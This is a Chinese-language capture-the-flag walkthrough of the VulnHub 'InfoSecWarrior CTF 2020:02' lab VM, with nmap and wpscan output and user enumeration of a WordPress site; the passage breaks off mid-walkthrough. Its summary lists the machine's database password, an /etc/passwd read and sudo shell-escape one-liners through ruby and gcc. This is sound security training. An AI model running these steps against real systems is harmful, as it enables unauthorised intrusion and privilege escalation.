
Vulnhut靶机渗透 InfoSecWarrior

原创Crazy HACK学习呀
2020-04-23原文

InfoSecWarrior CTF 2020 2



InfoSecWarrior CTF 2020：02

关于发布 回到顶端

- 名称：InfoSecWarrior CTF 2020：02
- 发布日期：2020年3月24日
- 作者：Vishal Biswas
- 系列：InfoSecWarrior CTF 2020


下载 回到顶部

请记住，VulnHub是免费的社区资源，因此我们无法检查提供给我们的计算机。在下载之前，请阅读有关运行未知VM的危险的常见问题解答部分，以及有关保护您自己和您的网络的建议。如果您了解这些风险，请下载！

Challenge-2.zip （大小：3.7 GB）

- **下载**：https : //drive.google.com/uc?id=18TY9VJFsaG-it_dpsSsAjEwvmYOZ8Sx5&export= **download**
- **下载（镜像）**：https : //download.vulnhub.com/infosecwarrior/Challenge-2.zip
- **下载（Torrent）**：https : //download.vulnhub.com/infosecwarrior/Challenge-2.zip.torrent （磁铁）


总体思路


Player1.1
信息收集
目录扫描
index.html
nikto
enum4linux
web访问
nmap
80/tcp open http Apache httpd 2.4.38 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open mysql MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
| mysql-info:
| Protocol: 10
| Thread ID: 38
| Capabilities flags: 63486
wpscan
上传目录
WP Support Plus Responsive Ticket System 7.1.3
webshell
系统shell
提权
提权到security
提权到hackflos-boat
提权到hunter
提权到root
'DB_NAME', 'hackflos'
'DB_USER', 'wp'
'DB_PASSWORD', 'g@web-password'
cat /etc/passwd |grep /bin/bash
/home/hunter/user.txt
sudo -u hunter /usr/bin/ruby -e 'exec "/bin/sh"'
sudo /usr/bin/gcc -wrapper /bin/bash,-s .
Flag
root.txt

需要原图的话，公众号后台回复数字：0423

信息收集

IP地址



IP地址	计算机名	工作组	MAC地址	用户名
10.0.2.4			08.00.27.4B.A0.C4	
10.0.2.1			52.54.00.12.35.00	
10.0.2.2			52.54.00.12.35.00	
10.0.2.3			08.00.27.93.56.AC	
10.0.2.64			08.00.27.1C.76.A6	


nikto

无有用信息

enum4linux

无有用信息

nmap扫描




```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
|   Thread ID: 38
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, SupportsCompression, ODBCClient, FoundRows,
Speaks41ProtocolNew, IgnoreSigpipes, Speaks41ProtocolOld, LongColumnFlag,
SupportsTransactions, InteractiveClient, IgnoreSpaceBeforeParenthesis,
ConnectWithDatabase, SupportsLoadDataLocal, DontAllowDatabaseTableColumn,
SupportsMultipleStatments, SupportsMultipleResults, SupportsAuthPlugins
|   Status: Autocommit
|   Salt: 0.9pM1YY5<j&wHAL:~0n
|_  Auth Plugin Name: mysql_native_password
```

发现有80端口和3306端口。

web 浏览

首页为apache的默认页面。



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

hackNos Mini hack

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```

- apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.
- ports.conf is always included from the main configuration file. It is used to determine the listening ports for incoming connections, and this file can be customized anytime.
- Configuration files in the mods-enabled/, conf-enabled/ and sites-enabled/ directories contain particular configuration snippets which manage modules, global configuration fragments, or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-available/ counterparts. These should be managed by using our helpers a2enmod, a2dismod, a2ensite, a2dissite, and a2enconf, a2disconf . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use of environment variables, in the default configuration, apache2 needs to be started/stopped with /etc/init.d/apache2 or apache2ctl. **Calling** /usr/bin/apache2 **directly will not work** with the default configuration.

Document Roots

By default, Debian does not allow access through the web browser to *any* file apart of those located in /var/www, **public_html** directories (when enabled) and /usr/share (for web applications). If your site is using a web document root located elsewhere (such as in /srv) you may need to whitelist your document root directory in /etc/apache2/apache2.conf.


The default Debian document root is /var/www/html/g@web. You can make your own virtual hosts under /var/www/mini@web. This is different to previous releases which provides better security out of the box.

Reporting Problems

Please use the reportbug tool to report bugs in the Apache2 package with Debian. However, check **bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, not to the web server itself.

在此页面发了网站目录g@web，访问该目录



Home About Blog Contact

BLOG

APRIL 7, 2020

Hello world!


Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

在blog栏目找到该网站为wordpress。

wpscan

使用wpscan对网站进行扫描，使用 -e u 枚举用户

```
wpscan --url 10.0.2.64/g@web -e u
```




```
root@DESKTOP-RD7V4RD:/mnt/c/Users/Crazy/Desktop# wpscan --url 10.0.2.64/g@web -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.7.9
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.0.2.64/g@web/ [10.0.2.64]
[+] Started: Sun Apr 19 19:31:28 2020

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.38 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.0.2.64/g@web/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] http://10.0.2.64/g@web/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Registration is enabled: http://10.0.2.64/g@web/wp-login.php?action=register
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.0.2.64/g@web/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] http://10.0.2.64/g@web/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.3.2 identified (Latest, released on 2019-12-18).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.0.2.64/g@web/index.php/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>
 |  - http://10.0.2.64/g@web/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.3.2</generator>

[+] WordPress theme in use: twentyseventeen
 | Location: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/
 | Latest Version: 2.3 (up to date)
 | Last Updated: 2020-03-31T00:00:00.000Z
 | Readme: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/readme.txt
 | Style URL: http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507
 | Style Name: Twenty Seventeen
 | Style URI: https://wordpress.org/themes/twentyseventeen/
 | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 2.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.0.2.64/g@web/wp-content/themes/twentyseventeen/style.css?ver=20190507, Match: 'Version: 2.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <==========================================> (10 / 10) 100.00% Time: 00:00:00

[i] User(s) Identified:

[+] wp-local
 | Found By: Author Posts - Author Pattern (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Wp Json Api (Aggressive Detection)
 |   - http://10.0.2.64/g@web/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up

[+] Finished: Sun Apr 19 19:31:30 2020
[+] Requests Done: 51
[+] Cached Requests: 7
[+] Data Sent: 12.044 KB
[+] Data Received: 542.562 KB
[+] Memory used: 113.941 MB
[+] Elapsed time: 00:00:01
```

我们发现了用户wp-localt

和一个页面：http://10.0.2.64/g@web/index.php/wp-json/wp/v2/users/?per_page=100&page=1

访问该页面：

